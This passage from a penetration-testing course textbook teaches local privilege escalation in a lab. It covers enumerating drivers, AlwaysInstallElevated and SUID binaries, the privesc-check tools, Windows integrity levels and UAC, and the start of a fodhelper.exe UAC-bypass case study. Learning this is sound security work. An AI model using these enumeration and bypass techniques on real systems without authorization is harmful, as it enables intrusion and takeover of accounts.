PS C:\Users\student> Get-WmiObject Win32_PnPSignedDriver | Select-Object DeviceName, DriverVersion, Manufacturer | Where-Object {$_._DeviceName -like "*VMware*"}
```

| DeviceName              | DriverVersion | Manufacturer |
|-------------------------|---------------|--------------|
| VMware VMCI Host Device | 9.8.6.0       | VMware, Inc. |

---

<sup>482</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/driverquery>

<sup>483</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/convertfrom-csv?view=powershell-6>

<sup>484</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/select-object?view=powershell-6>

<sup>485</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-wmiobject?view=powershell-5.1>

<sup>486</sup> (Microsoft, 2015), [https://docs.microsoft.com/en-us/previous-versions/windows/desktop/legacy/aa394354\(v%3Dvs.85\)](https://docs.microsoft.com/en-us/previous-versions/windows/desktop/legacy/aa394354(v%3Dvs.85))

<sup>487</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/where-object?view=powershell-6>

|                          |           |              |
|--------------------------|-----------|--------------|
| VMware PVSCSI Controller | 1.3.10.0  | VMware, Inc. |
| VMware SVGA 3D           | 8.16.1.24 | VMware, Inc. |
| VMware VMCI Bus Device   | 9.8.6.0   | VMware, Inc. |
| VMware Pointing Device   | 12.5.7.0  | VMware, Inc. |

Listing 543 - Listing driver versions on Windows

Now that we have a list of all the loaded VMware device drivers along with the respective version numbers, we could search for exploits for these specific drivers.

On Linux, we can enumerate the loaded kernel modules using **lsmod** without any additional arguments.

```
student@debian:~$ lsmod
Module           Size  Used by
fuse            90112  3
appletalk       32768  0
ax25            49152  0
ipx             28672  0
p8023           16384  1 ipx
p8022           16384  1 ipx
psnap           16384  2 appletalk,ipx
llc             16384  2 p8022,psnap
evdev           20480  5
vmw_balloon    20480  0
crc32_pclmul   16384  0
...
i2c_piix4      20480  0
libata          192512  2 ata_piix,ata_generic
scsi_mod        180224  4 sd_mod,libata,sg,vmw_pvscsi
floppy          57344  0
```

Listing 544 - Listing loaded drivers on Linux

Once we have the list of loaded modules and identify those we want more information about, like libata in the above example, we can use **modinfo** to find out more about the specific module. Note that this tool requires a full pathname to run.

```
student@debian:~$ /sbin/modinfo libata
filename:      /lib/modules/4.9.0-6-686/kernel/drivers/ata/libata.ko
version:       3.00
license:       GPL
description:   Library module for ATA devices
author:        Jeff Garzik
srcversion:    7D8076C4A3FEBAB6219DD851
depends:       scsi_mod
retpoline:     Y
intree:        Y
vermagic:     4.9.0-6-686 SMP mod_unload modversions 686
parm:          zpodd_poweroff_delay:Poweroff delay for ZPODD in seconds (int)
...
```

Listing 545 - Listing additional information about a module on Linux

Similar to the Windows case demonstrated above, after obtaining a list of drivers and their versions, we are better positioned to find relevant exploits if they exist.

### 18.1.1.12 Enumerating Binaries That AutoElevate

Later in this module, we will explore various methods of privilege escalation. However, there are a few specific enumerations we should cover in this section that could reveal interesting OS-specific “shortcuts” to privilege escalation.

First, on Windows systems, we should check the status of the *AlwaysInstallElevated*<sup>488</sup> registry setting. If this key is enabled (set to 1) in either *HKEY\_CURRENT\_USER* or *HKEY\_LOCAL\_MACHINE*, any user can run Windows Installer packages with elevated privileges.

We can use **reg query** to check these settings:

```
c:\Users\student>reg query  
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer  
  
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer  
    AlwaysInstallElevated      REG_DWORD      0x1  
  
  
c:\Users\student>reg query  
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer  
  
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer  
    AlwaysInstallElevated      REG_DWORD      0x1
```

Listing 546 - Querying the *AlwaysInstallElevated* registry values on Windows

If this setting is enabled, we could craft an *MSI* file and run it to elevate our privileges.

Similarly, on Linux-based systems we can search for *SUID*<sup>489</sup> files.

Normally, when running an executable, it inherits the permissions of the user that runs it. However, if the SUID permissions are set, the binary will run with the permissions of the file owner. This means that if a binary has the SUID bit set and the file is owned by root, any local user will be able to execute that binary with elevated privileges.

We can use the **find** command to search for SUID-marked binaries. In this case, we are starting our search at the root directory (*/*), looking for files (**-type f**) with the SUID bit set, (**-perm -u=s**) and discarding all error messages (**2>/dev/null**):

```
student@debian:~$ find / -perm -u=s -type f 2>/dev/null  
/usr/lib/eject/dmcrypt-get-device  
/usr/lib/openssh/ssh-keysign  
/usr/lib/policykit-1/polkit-agent-helper-1  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/xorg/Xorg.wrap  
/usr/sbin/userhelper  
/usr/bin/passwd  
/usr/bin/sudo  
/usr/bin/chfn  
/usr/bin/newgrp
```

<sup>488</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/msi/alwaysinstallelevated>

<sup>489</sup> (Microsoft, 2018), <https://www.linux.com/tutorials/what-suid-and-how-set-suid-linuxunix/>

```
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/chsh
/bin/mount
/bin/su
/bin/fusermount
/bin/umount
/bin/ntfs-3g
/bin/ping
```

Listing 547 - Searching for SUID files on Linux

In this case, the command found several SUID binaries. Exploitation of SUID binaries will vary based on several factors. For example, if */bin/cp* (the copy command) were SUID, we could copy and overwrite sensitive files such as */etc/passwd*.

### 18.1.1.13 Exercise

1. Perform various manual enumeration methods covered in this section on both your dedicated Windows and Linux clients. Try experimenting with various options for the tools and commands used in this section.

## 18.1.2 Automated Enumeration

Obviously, each operating system contains a wealth of information that can be used for further attacks. Regardless of the target operating system, collecting this detailed information manually can be rather time-consuming. Fortunately, we can use various scripts to automate this process.

On Windows, one such script is *windows-privesc-check*,<sup>490</sup> which can be found in the *windows-privesc-check* Github repository.<sup>491</sup> The repository already includes a Windows executable generated by PyInstaller, but it can also be rebuilt as needed.

Running the executable with the **-h** flag presents us with the following help menu:

```
c:\Tools\privilege_escalation\windows-privesc-check-master>windows-privesc-check2.exe
-h
windows-privesc-check v2.0 (http://pentestmonkey.net/windows-privesc-check)

Usage: windows_privesc_check.exe (--dump [ dump opts] | --dumptab | --audit) [examine
opts] [host opts] -o report-file-stem

Options:
  --version          show program's version number and exit
  -h, --help         show this help message and exit
  --dump           Dumps info for you to analyse manually
  --dumptab          Dumps info in tab-delimited format
  --audit            Identify and report security weaknesses
  --pyshell          Start interactive python shell

examine opts:
  At least one of these to indicate what to examine (*=not implemented)
```

<sup>490</sup> (Pentest Monkey, 2014), <https://github.com/pentestmonkey/windows-privesc-check>

<sup>491</sup> (Pentest Monkey, 2014), <https://github.com/pentestmonkey/windows-privesc-check>

```

-a, --all           All Simple Checks (non-slow)
-A, --allfiles     All Files and Directories (slow)
-D, --drives        Drives
-e, --reg_keys      Misc security-related reg keys
-E, --eventlogs     Event Log*
-f INTERESTING_FILE_LIST, --interestingfiledir=INTERESTING_FILE_LIST
                    Changes -A behaviour. Look here INSTEAD
-F INTERESTING_FILE_FILE, --interestingfilefile=INTERESTING_FILE_FILE
                    Changes -A behaviour. Look here INSTEAD. On dir per
                    line
-G, --groups      Groups
-H, --shares        Shares
-I, --installed_software
                    Installed Software
-j, --tasks         Scheduled Tasks
-k, --drivers       Kernel Drivers
...

```

*Listing 548 - Output executable by PyInstaller*

This tool accepts many options, but we will walk through some quick examples. First, we will list information about the user groups on the system. We'll specify the self-explanatory **--dump** to view output, and **-G** to list groups.

```

c:\Tools\privilege_escalation\windows-privesc-check-master>windows-privesc-check2.exe
--dump -G
windows-privesc-check v2.0 (http://pentestmonkey.net/windows-privesc-check)

[i] TSUserEnabled registry value is 0. Excluding TERMINAL SERVER USER

Considering these users to be trusted:
* BUILTIN\Power Users
* BUILTIN\Administrators
* NT SERVICE\TrustedInstaller
* NT AUTHORITY\SYSTEM

[i] Running as current user. No logon creds supplied (-u, -D, -p).
...
===== Starting Audit at 2019-09-22 12:45:56 =====

[+] Running: dump_misc_checks
[+] Host is not in domain
[+] Checks completed

[+] Running: dump_groups
[+] Dumping group list:
BUILTIN\Administrators has member: CLIENT251\Administrator
BUILTIN\Administrators has member: CLIENT251\admin
BUILTIN\Administrators has member: [unknown]\S-1-5-21-2715734670-1758985447-1278008508
BUILTIN\Administrators has member: [unknown]\S-1-5-21-2715734670-1758985447-1278008508
BUILTIN\Guests has member: CLIENT251\Guest
BUILTIN\IIS_IUSRS has member: NT AUTHORITY\IUSR
BUILTIN\Remote Desktop Users has member: CLIENT251\student
BUILTIN\Users has member: NT AUTHORITY\INTERACTIVE
BUILTIN\Users has member: NT AUTHORITY\Authenticated Users

```

```
BUILTIN\Users has member: CLIENT251\student
BUILTIN\Users has member: [unknown]\S-1-5-21-2715734670-1758985447-1278008508-513
[+] Checks completed
```

*Listing 549 - windows-privesc-check output*

The script successfully executes and we are presented with the information about the security groups on the system.

Similar to *windows-privesc-check* on Windows targets, we can also use *unix\_privesc\_check*<sup>492</sup> on UNIX derivatives such as Linux. We can view the tool help by running the script without any arguments.

```
student@debian:~$ ./unix-privesc-check
unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-check )

Usage: unix-privesc-check { standard | detailed }
```

**"standard" mode: Speed-optimised check of lots of security settings.**

**"detailed" mode:** Same as standard mode, but also checks perms of open file handles and called files (e.g. parsed from shell scripts, linked .so files). This mode is slow and prone to false positives but might help you find more subtle flaws in 3rd party programs.

This script checks file permissions and other settings that could allow local users to escalate privileges.

...

*Listing 550 - Running unix\_privesc\_check*

As shown in the listing above, the script supports "standard" and "detailed" mode. Based on the provided information, the standard mode appears to perform a speed-optimized process and should provide a reduced number of false positives. Therefore, in the following example we will use the standard mode and redirect the entire output to a file called *output.txt*.

```
student@debian:~$ ./unix-privesc-check standard > output.txt
Listing 551 - Running unix_privesc_check
```

The script performs numerous checks for permissions on common files. For example, the following excerpt reveals configuration files that are writable by non-root users:

```
Checking for writable config files
#####
    Checking if anyone except root can change /etc/passwd
WARNING: /etc/passwd is a critical config file. World write is set for /etc/passwd
    Checking if anyone except root can change /etc/group
    Checking if anyone except root can change /etc/fstab
    Checking if anyone except root can change /etc/profile
    Checking if anyone except root can change /etc/sudoers
    Checking if anyone except root can change /etc/shadow
```

*Listing 552 - unix\_privesc\_check writable configuration files*

<sup>492</sup> (Pentest Money, 2019), <http://pentestmonkey.net/tools/audit/unix-privesc-check>

This output reveals that anyone on the system can edit the `/etc/passwd` file! This is quite significant as it allows attackers to easily elevate their privileges<sup>493</sup> or create user accounts on the target. We will demonstrate this later on in the module.

Although these tools perform many automated checks, bear in mind that every system is different, and unique one-off system changes will often be missed by these types of tools. For this reason, it's important to watch out for unique configurations that can only be caught by manual inspection.<sup>494</sup>

#### 18.1.2.1 Exercises

1. Inspect your Windows and Linux clients by using the tools and commands presented in this section in order to get comfortable with manual local enumeration techniques.
2. Experiment with different windows-privesc-check and unix\_privesc\_check options.

## 18.2 Windows Privilege Escalation Examples

In this section, we will discuss Windows privileges, integrity mechanisms, and user account control (UAC). We will demonstrate UAC bypass techniques and leverage kernel driver vulnerabilities, insecure file permissions, and unquoted service paths to escalate our privileges on the target.

### 18.2.1 Understanding Windows Privileges and Integrity Levels

Privileges<sup>495</sup> on Windows operating systems refer to the permissions of a specific account to perform system-related local operations. This includes actions such as modifying the filesystem, adding users, shutting down the system, and so on.

In order for these privileges to be effective, the Windows operating system uses objects called access tokens.<sup>496</sup> Once a user is authenticated, Windows generates an access token that is assigned to that user. The token itself contains various pieces of information that effectively describe the security context of a given user, including the user privileges.

Finally, these tokens need to be uniquely identifiable given the information they contain. This is accomplished using a *security identifier* or SID,<sup>497</sup> which is a unique value that is assigned to each object (including tokens), such as a user or group account.

These SIDs are generated and maintained by the Windows Local Security Authority.<sup>498</sup>

In addition to privileges, Windows also implements what is known as an *integrity mechanism*.<sup>499</sup> This is a core component of the Windows security architecture and works by assigning *integrity*

---

<sup>493</sup> (Raj Chandel, 2018), <https://www.hackingarticles.in/editing-etc-passwd-file-for-privilege-escalation/>

<sup>494</sup> (G0tmi1k, 2011), <https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>

<sup>495</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/windows/desktop/aa379306\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa379306(v=vs.85).aspx)

<sup>496</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secauthz/access-tokens>

<sup>497</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secauthz/security-identifiers>

<sup>498</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secauthn/lsa-authentication>

<sup>499</sup> (Microsoft, 2007), <https://msdn.microsoft.com/en-us/library/bb625957.aspx>

levels<sup>500</sup> to application processes and securable objects.<sup>501</sup> Simply put, this describes the level of trust the operating system has in running applications or securable objects. As an example, the configured integrity level dictates what actions an application can perform, including the ability to read from or write to the local file system. APIs can also be blocked from specific integrity levels.

From Windows Vista onward, processes run on four integrity levels:

- System integrity process: SYSTEM rights
- High integrity process: administrative rights
- Medium integrity process: standard user rights
- Low integrity process: very restricted rights often used in sandboxed<sup>502</sup> processes

### 18.2.2 *Introduction to User Account Control (UAC)*

User Account Control (UAC)<sup>503</sup> is an access control system introduced by Microsoft with Windows Vista and Windows Server 2008. While UAC has been discussed and investigated for quite a long time now, it is important to stress that Microsoft does not consider it to be a security boundary. Rather, UAC forces applications and tasks to run in the context of a non-administrative account until an administrator authorizes elevated access. It will block installers and unauthorized applications from running without the permissions of an administrative account and also blocks changes to system settings. In general, the effect of UAC is that any application that wishes to perform an operation with a potential system-wide impact, cannot do so silently. At least in theory.

It is also important to highlight the fact that UAC has two different modes: credential prompt and consent prompt. The difference is rather simple. When a standard user wishes to perform an administrative task such as installing a new application, and UAC is enabled, the user will see the credential prompt. In other words, the credentials of an administrative user will be required to complete the task. However, when an administrative user attempts to do the same, he or she is presented with a consent prompt. In this case, the user simply has to confirm that the task should be completed and no re-entry of user credentials is required.

As an example, in the following figure the Windows Command Processor running under the standard user account is attempting to perform a privileged action. UAC acts according to its notification settings<sup>504</sup> (*Always Notify* in this case), pausing the target process **cmd.exe** and prompting for an admin username and password to perform the requested privileged action.

---

<sup>500</sup> (Microsoft, 2007), <https://msdn.microsoft.com/en-us/library/bb625963.aspx>

<sup>501</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secauthz/securable-objects>

<sup>502</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Sandbox\\_\(software\\_development\)](https://en.wikipedia.org/wiki/Sandbox_(software_development))

<sup>503</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/user-account-control-overview>

<sup>504</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works>




Figure 275: UAC dialog asking for administrative password

Even while logged in as an administrative user, the account will have two security tokens, one running at a medium integrity level and the other at high integrity level. UAC acts as the separation mechanism between those two integrity levels.

To see integrity levels in action, let's first login as the admin user, open a command prompt, and run the **whoami /groups** command:

| GROUP INFORMATION                             |                  |              |                  |
|---|------------------|--------------|------------------|
| Group Name                                    | Type             | SID          | Attributes       |
| Everyone                                      | Well-known group | S-1-1-0      | Mandatory group, |
| NT AUTHORITY\Local account and member         | Well-known group | S-1-5-114    | Group used for d |
| BUILTIN\Administrators                        | Alias            | S-1-5-32-544 | Group used for d |
| BUILTIN\Users                                 | Alias            | S-1-5-32-545 | Mandatory group, |
| NT AUTHORITY\INTERACTIVE                      | Well-known group | S-1-5-4      | Mandatory group, |
| CONSOLE LOGON                                 | Well-known group | S-1-2-1      | Mandatory group, |
| NT AUTHORITY\Authenticated Users              | Well-known group | S-1-5-11     | Mandatory group, |
| NT AUTHORITY\This Organization                | Well-known group | S-1-5-15     | Mandatory group, |
| NT AUTHORITY\Local account                    | Well-known group | S-1-5-113    | Mandatory group, |
| LOCAL   | Well-known group | S-1-2-0      | Mandatory group, |
| NT AUTHORITY\NTLM Authentication              | Well-known group | S-1-5-64-10  | Mandatory group, |
| <b>Mandatory Label\Medium Mandatory Level</b> | Label            | S-1-16-8192  |                  |

Listing 553 - Checking the Group Integrity Level

As reported on the last line of output, this command prompt is currently operating at a Medium integrity level.

Let's attempt to change the password for the admin user from this command prompt:

```
C:\Users\admin> net user admin Ev!lpass  
System error 5 has occurred.
```

**Access is denied.**

*Listing 554 - Attempting to change the password*

The request is denied, even though we are logged in as an administrative user.

In order to change the admin user's password, we must switch to a high integrity level even if we are logged in with an administrative user. In our example, one way to do this is through **powershell.exe** with the Start-Process<sup>505</sup> cmdlet specifying the "Run as administrator" option:

```
C:\Users\admin>powershell.exe Start-Process cmd.exe -Verb runAs
```

*Listing 555 - Using powershell to spawn a cmd.exe process with high integrity*

After submitting this command and accepting the UAC prompt, we are presented with a new high integrity **cmd.exe** process.

Let's check our integrity level using the **whoami**<sup>506</sup> utility using the **/groups** argument and attempt to change the password again:

```
C:\Windows\system32> whoami /groups  
GROUP INFORMATION  
-----  
  
Group Name Type SID Attributes  
===== ====== ===== ======  
Everyone Well-known group S-1-1-0 Mandatory group,  
NT AUTHORITY\Local account and member Well-known group S-1-5-114 Mandatory group,  
BUILTIN\Administrators Alias S-1-5-32-544 Mandatory group,  
BUILTIN\Users Alias S-1-5-32-545 Mandatory group,  
NT AUTHORITY\INTERACTIVE Well-known group S-1-5-4 Mandatory group,  
CONSOLE LOGON Well-known group S-1-2-1 Mandatory group,  
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group,  
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group,  
NT AUTHORITY\Local account Well-known group S-1-5-113 Mandatory group,  
LOCAL Well-known group S-1-2-0 Mandatory group,  
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group,  
Mandatory Label\High Mandatory Level Label S-1-16-12288
```

```
C:\Windows\system32> net user admin Ev!lpass  
The command completed successfully.
```

*Listing 556 - Successfully changing the password of the admin user after spawning cmd.exe with high integrity*

This time, we are running at a high integrity level and the password change is successful.

<sup>505</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/start-process?view=powershell-6>

<sup>506</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/whoami>

### 18.2.3 User Account Control (UAC) Bypass: *fodhelper.exe* Case Study

UAC can be bypassed in various ways. In this first example, we will demonstrate a technique that allows an administrator user to bypass UAC by silently elevating our integrity level from medium to high.

Most of the publicly known UAC bypass techniques target a specific operating system version. In this case, the target is our lab client running Windows 10 build 1709. We will leverage an interesting UAC bypass based on *fodhelper.exe*,<sup>507,508</sup> a Microsoft support application responsible for managing language changes in the operating system. Specifically, this application is launched whenever a local user selects the “Manage optional features” option in the “Apps & features” Windows Settings screen.




Figure 276: Managing optional features

As we will soon demonstrate, the **fodhelper.exe**<sup>509</sup> binary runs as *high integrity* on Windows 10 1709. We can leverage this to bypass UAC because of the way fodhelper interacts with the Windows Registry. More specifically, it interacts with registry keys that can be modified without administrative privileges. We will attempt to find and modify these registry keys in order to run a command of our choosing with *high integrity*.

<sup>507</sup> (Winscripting.blog, 2017), <https://winscripting.blog/2017/05/12/first-entry-welcome-and-uac-bypass/>

<sup>508</sup> (Pentestlab, 2017), <https://pentestlab.blog/2017/06/07/uac-bypass-fodhelper/>

<sup>509</sup> (Winscripting.blog, 2017), <https://winscripting.blog/2017/05/12/first-entry-welcome-and-uac-bypass/>

---

The Windows Registry<sup>510</sup> is a hierarchical database that stores critical information for the operating system and for applications that choose to use it. The registry stores settings, options, and other miscellaneous information in a hierarchical tree structure of hives, keys, sub-keys, and values.<sup>511</sup>

---

We'll begin our analysis by running the `C:\Windows\System32\fodhelper.exe` binary, which presents the *Manage Optional Features* settings pane:




Figure 277: Running `fodhelper.exe` from the command line

In order to gather detailed information regarding the `fodhelper` integrity level and the permissions required to run this process, we will inspect its *application manifest*.<sup>512</sup> The application manifest is an XML file containing information that lets the operating system know how to handle the program when it is started. We'll inspect the manifest with the `sigcheck` utility from Sysinternals,<sup>513</sup> passing the `-a` argument to obtain extended information and `-m` to dump the manifest.

```
C:\> cd C:\Tools\privilege_escalation\SysinternalsSuite
C:\Tools\privilege_escalation\SysinternalsSuite> sigcheck.exe -a -m
C:\Windows\System32\fodhelper.exe

c:\windows\system32\fodhelper.exe:
  Verified:      Signed
  Signing date: 4:40 AM 9/29/2017
  Publisher:    Microsoft Windows
  Company:      Microsoft Corporation
  Description:  Features On Demand Helper
  Product:      Microsoft® Windows® Operating System
```

<sup>510</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/sysinfo/structure-of-the-registry>

<sup>511</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/sysinfo/structure-of-the-registry>

<sup>512</sup> (Microsoft, 2019), [https://msdn.microsoft.com/en-us/library/windows/desktop/aa374191\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa374191(v=vs.85).aspx)

<sup>513</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/sysinternals/>

```

Prod version: 10.0.16299.15
File version: 10.0.16299.15 (WinBuild.160101.0800)
MachineType: 32-bit
Binary Version: 10.0.16299.15
Original Name: FodHelper.EXE
Internal Name: FodHelper
Copyright: © Microsoft Corporation. All rights reserved.
Comments: n/a
Entropy: 6.306
Manifest:
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!-- Copyright (c) Microsoft Corporation -->
<assembly
    xmlns="urn:schemas-microsoft-com:asm.v1"
    xmlns:asmv3="urn:schemas-microsoft-com:asm.v3"
    manifestVersion="1.0">
<assemblyIdentity type="win32" publicKeyToken="6595b64144ccf1df"
    name="Microsoft.Windows.FodHelper" version="5.1.0.0"
    processorArchitecture="x86"/>
<description>Features On Demand Helper UI</description>
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <security>
        <requestedPrivileges>
            <requestedExecutionLevel
                level="requireAdministrator"
            />
        </requestedPrivileges>
    </security>
</trustInfo>
<asmv3:application>
    <asmv3:windowsSettings
        xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">
        <dpiAware>true</dpiAware>
        <autoElevate>true</autoElevate>
    </asmv3:windowsSettings>
</asmv3:application>
</assembly>
```

Listing 557 - Checking the application manifest of fodhelper.exe using sigcheck.exe

A quick look at the results shows that the application is meant to be run by administrative users and as such, requires the full administrator<sup>514</sup> access token. Additionally, the autoelevate<sup>515</sup> flag is set to *true*, which allows the executable to auto-elevate to *high integrity* without prompting the administrator user for consent.

We can use Process Monitor<sup>516</sup> from the Sysinternals suite to gather more information about this tool as it executes.

<sup>514</sup> (Microsoft, 2010), <https://msdn.microsoft.com/en-us/library/bb756929.aspx>

<sup>515</sup> (Microsoft, 2016), <https://technet.microsoft.com/en-us/library/2009.07.uac.aspx>

<sup>516</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/sysinternals/downloads/procmon>

---

*Process Monitor is an invaluable tool when our goal is to understand how a specific process interacts with the file system and the Windows registry. It's an excellent tool for identifying flaws such as Registry hijacking, DLL hijacking,<sup>517</sup> and more.*

---

After starting **procmon.exe**, we'll run **fodhelper.exe** again and set filters to specifically focus on the activities performed by our target process.




Figure 278: Procmon filter by Process Name

This filter significantly reduced the output but for this specific vulnerability, we are only interested in how this application interacts with the registry keys that can be modified by the current user. To narrow our results, we will adjust the filter with a search for "Reg", which Procmon uses to mark registry operations.

<sup>517</sup> (Mitre, 2019), <https://attack.mitre.org/techniques/T1038/>

